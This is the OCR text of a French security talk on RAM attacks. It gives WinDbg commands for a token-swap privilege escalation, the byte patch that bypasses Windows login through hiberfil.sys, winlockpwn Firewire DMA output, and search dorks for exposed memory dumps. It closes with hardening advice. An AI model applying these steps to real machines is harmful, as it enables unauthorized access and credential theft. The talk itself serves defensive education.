
SOMMAIRE




ELÉVATION DES PRIVILÈGES SYSTÈME VIA UN ACCÈS AU PORT SÉRIE

- **PRINCIPE DE L'ATTAQUE** : Via le mode DEBUG et Windbg, modification les droits de la console DOS en se basant sur un des processus lancés avec les droits SYSTEM (Nicolas Ruff)
- **INCONVENIENTS** : Nécessite un accès en tant qu'utilisateur sur le système de la victime







DROITS DE L'UTILISATEUR INSUFFISANTS ... ☹

ELÉVATION DES PRIVILÈGES SYSTÈME VIA UN ACCÈS AU PORT SÉRIE

1

```
): kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS 8a5f07c0  SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 0ac00020  ObjectTable: e1002ed8  HandleCount: 399.
    Image: System
```

2

```
PROCESS 89d6b9c8  SessionId: 0  Cid: 0ad0    Peb: 7ffdd000  ParentCid: 096c
    DirBase: 0ac006a0  ObjectTable: e2c1f008  HandleCount:  31.
    Image: cmd.exe
```


3

```
0: kd> !process 8a5f07c0
PROCESS 8a5f07c0  SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 0ac00020  ObjectTable: e1002ed8  HandleCount: 399.
    Image: System
    VadRoot 8a615078 Vads 4 Clone 0 Private 3. Modified 6320. Locked 0.
    DeviceMap e1001138
    Token                             e1003a98
    ElapsedTime                       01:23:18.175
    UserTime                          00:00:00.000
    KernelTime                        00:00:19.500
```


4

```
Kd> e 0x89d6b9c8+0x0c8 98 3a 00 e1
Kd> g
```

5



6



Vidéo : http://insomnihack.net/blog/index.php?2008/07/08/14-privilege-escalation-with-windbg-and-serial-port


DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS


❑ DEPUIS UNE MACHINE HIBERNÉE

❑ **PRINCIPE DE L'ATTAQUE** : Modifier la librairie (DLL) d'authentification Windows (msv1_0.dll) incluse dans le fichier d'hibernation « hiberfil.sys » afin de pouvoir ouvrir une session sans connaissance du mot de passe Windows (projet Sandman, Matthieu Suiche)

❑ **TECHNIQUEMENT** : Modification de deux octets uniquement (non compressés) : **75 11 => 90 90**

Signature incluant les octets à modifier : F8 10 **75 11** B0 01






DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS

❑ DEPUIS UNE MACHINE HIBERNÉE (SUITE)

SCÉNARIO D'ATTAQUE CLASSIQUE :

- ❑ Boot de la machine hibernée sur un média externe
- ❑ Montage en écriture de la partition système
- ❑ Identification de la signature dans le fichier d'hibernation
- ❑ Mise en place du patch au niveau de la DLL d'authentification
- ❑ Redémarrage de la machine depuis le fichier d'hibernation modifié
- ❑ Accès au système sans mot de passe



Preuve de concept

INTÉRÊT DE L'ATTAQUE :

Avec un accès physique , pourquoi ne pas modifier directement la dll stockée sur le disque dur ?

> *L'altération de la dll du disque dur d'authentification ou tout autre fichier du système stocké sur le disque dur ne permettra pas de contourner l'authentification d'une machine hibernée, sauf en supprimant le fichier d'hibernation … pas très discret ...*

L'attaque mise en œuvre permet donc de garantir :

- ❑ Une discrétion de la compromission d'une machine hibernée
- ❑ Une difficulté de traçabilité de la compromission

DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS


❑ DEPUIS UNE MACHINE POSSÉDANT UN ACCÈS DMA

❑ **UN DES PRINCIPES DE L'ATTAQUE** : Modifier la DLL d'authentification Windows (msv1_0.dll) chargée en mémoire RAM via un accès DMA (Firewire/PCMCIA)

Adam Boileau a mis en œuvre ces attaques via une suite d'outils disponibles sur Internet : http://www.storm.net.nz/static/files/pythonraw1394-1.0.tar.gz

DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS

- DEPUIS UNE MACHINE POSSÉDANT UN ACCÈS DMA (SUITE)




CHOIX DE LA CIBLE
CHOIX DE LA GINA

LIAISON PAR CÂBLE FIREWIRE

DÉTOURNEMENT DU PROCESSUS D'AUTHENTIFICATION WINDOWS

- DEPUIS UNE MACHINE POSSÉDANT UN ACCÈS DMA (SUITE)

```
root@Ares:~/Bureau/firewire/pythonraw1394# ./winlockpwn_vista 0 1 1 0-2000M
Winlockpwn v1.6 Metlstorm, 2k6. <metlstorm@storm.net.nz>
Target Selection:
 Name    : WinXP SP2 Fast User Switching Unlock
 Notes   : When run against a locked XPSP2 box with FUS on, it will cause all passwords to succeed. You'll
he password-is-wrong dialog, but then you'll get logged in anyway.
 Pattern: 0x8BD8F7DB1ADBFEC3
 Offset : [2905]
 Patch   : 0xbb01000000eb0990
 Offset : 0
Scanning Options:
 Start   : 0x0
 Stop    : 0x7d000000
 Pagesz : 4096
Init firwire, port 0 node 1
Snarfin' memories...
Checking for signature on page at 0x55587000 (1398300kB) at 21841 kB/s... Found signature at 0x559bfb59
Setting up teh bomb... Donezor!
Verified evil: 0xbb01000000eb0990
You may proceed with your nefarious plans
Elapsed time 64 seconds
```



ACCÈS AU SYSTÈME !!

Ne nécessite pas que le système soit démarré au préalable …

AUTRES MÉTHODES . . . :

- Compromission physique par le bus PCI (C. Devine; G. Vissian)
  - Présentation au SSTIC 2009
  - Consiste à utiliser une carte de type PCI/PCMCIA autonome (contrôleur DMA intégré via un circuit programmable FPGA) afin d'accéder à la RAM
  - Attaque Firewire (winlockpwn) ré-implémentée

- Exploitation de l'ACPI et de la routine de traitement de la SMI (L. Duflot; O. Levillain)
  - Présentation au SSTIC 2009
  - Consiste à accéder et manipuler la mémoire RAM lors de la modification de l'état de l'alimentation

ET SOUS LINUX …

EXTRACTION ET MANIPULATION DE LA MÉMOIRE RAM

- Copie de « /proc/kcore » (privilèges root requis)
- Extraction physique : Attaque « Coldboot »
- Contournement de l'authentification via l'attaque Firewire (*pwning getty*)

  Uniquement sur les anciens drivers (ex: module kernel ohci1394) et sur les nouvelles piles Firewire (ex: module Kernel firewire_ohci)

EXEMPLE DE DONNÉES STOCKÉES EN CLAIR

- Mot de passe ROOT
- Mot de passe TRUECRYPT
- Mot de passe DM-CRYPT/LUKS

ET SOUS LINUX …

1. POURQUOI S'ATTAQUER À LA MÉMOIRE RAM ?
2. EXTRACTION DU CONTENU DE LA RAM
3. ANALYSE DES DONNÉES BRUTES DE LA RAM
4. EXEMPLES D'INFORMATIONS CONTENUES DANS LA RAM
5. MANIPULATION DE LA MÉMOIRE RAM
6. ET SOUS LINUX …
7. CONCLUSION


Les **10 COMMANDEMENTS** pour rapidement limiter l'altération d'un système et la fuite d'informations par le biais de la mémoire RAM

- Protéger l'accès physique à la machine (baies fermées, vis antivols, cadenas, …)
- Protéger l'accès au bios par mot de passe et aux paramètres de démarrage (USB, CDROM et PXE)
- Chiffrer la totalité de votre disque dur et protéger le par mot passe
- Désactiver les accès directs à la mémoire (port Firewire, PCMCIA et Express Card)
- Désactiver les ports séries de type RS232
- Désactiver la mise en veille prolongée
- Minimiser ou désactiver la génération du fichier de Crashdump / Supprimer les fichiers résiduels
- Sécuriser logiciellement votre machine (mise à jour système/antivirale, filtrage des flux et des ports USB, utilisation d'un compte à faible privilège, …)
- Changer régulièrement vos mots de passe (Bios, solution de chiffrement, Windows, conteneur mots de passe, messagerie,…)
- Verrouiller votre machine tout simplement …

D'autres solutions de sécurisation

- Exécution des applications sensibles sur un « co-processeur » tel que :
  - Une carte à puce équipée entre autres d'un microprocesseur, un espace de stockage sécurisé et d'une mémoire RAM
  - Une carte PCI équipée entre autres d'un microprocesseur, d'une mémoire RAM [IBM 4758]

- Insertion du service IOMMU au sein de l'architecture matérielle
  - Composant matériel permettant à un système d'exploitation de contrôler l'accès des périphériques à la mémoire principale
  - Solution contournable … [STTIC 2010 - Eric Lacombe, Fernand Lone Sang, Vincent Nicomette, Yves Deswarte]



D'autres solutions de sécurisation (suite)

- Utilisation d'architecture matérielle « sécurisée » spécifiquement conçue pour assurer l'intégrité et la confidentialité des donnés stockées en mémoire RAM
  - *Principe : Toutes les informations sont chiffrés et vérifiés (intégrité) à à la volée lors de leur sortie du processeur et déchiffrées lors de leur entrée dans le processus*
  - Bus de communication chiffré, clef de chiffrement stockée dans des composants difficilement accessibles ou générée aléatoirement
  - Dispositif de destruction des données en cas de tentative physique
  - Exemples : Dallas DS5002FP, Cryptopage, Hide, Aegis, TrustNo 1, Xom, …
  - Référence : http://www.trustedsc.eu/Docs/article_cesar_08.pdf


POUR FINIR ...


memory.dmp intitle:index.of
Recherch
9 résultats (0,30 secondes)
Recherche ava
Index of /llim/WHQL/WHQL_win08_x64 - [Traduire cette page]
[DIR], Parent Directory, -. [ ], MEMORY.DMP, 30-Mar-2010 01:14, 201M. [DIR], Minidump/, 30-Mar-2010 01:11, -. Apache Server at people.redhat.com Port 80.
- En cache
Index of /dumps - [Traduire cette page]
Parent Directory · 051910-15802-01.dmp · 051910-15802-01_debugger_output.txt


Index of /dumps
Parent Directory
051910-15802-01.dmp
051910-15802-01_debugger_output.txt
061210-18844-01.dmp
061210-18844-01
MEMORY.DMP


Index of /files
Parent Directory
Hirens.BootCD.11.0.zip
Logging.phps
Logging.pys
MEMORY.DMP


hiberfil.sys intitle:index.of
Rechercher
10 résultats (0,33 secondes)
Recherche avancée
Index of /c - [Traduire cette page]
hiberfil.sys, 02-Oct-2010 13:28, 2.4G. [ ], mvstcdxx.lst, 14-Jul-2010 11:51, 65K. [ ], pagefile.sys, 02-Oct-2010 13:28, 3.2G ...
- En cache
Index of /c/Website/c - [Traduire cette page]
hiberfil.sys, 06-Sep-2010 12:55, 2.4G. [ ], mvstcdxx.lst, 14-Jul-2010 11:51 ...
- En cache
Plus de résultats de 71.203.100
Index of /port pieces/VILLAGE INN - [Traduire cette page]
08-Nov-2006 08:03 2.9M [ ] hiberfil.sys 20-Nov-2006 10:19 0 [ ] pagefile.sys 20-Nov-2006 10:19 0 [VID] parmanini_30_nonpric..> 08-Nov-2006 10:51 5.7M [SND] ...


financing.html
heatdrainselec.html
hiberfil.sys
hvacstaff.html
img019.psd
index3.html

QUESTIONS ?

Papier H@ckRAM : http://www.devoteamblog.com/all-categories/hckram-j%E2%80%99ai-la-memoire-qui-flanche%E2%80%A6

Blog : sud0man@blogspot.com

Email : arnaud.malard@devoteam.com / sganama@gmail.com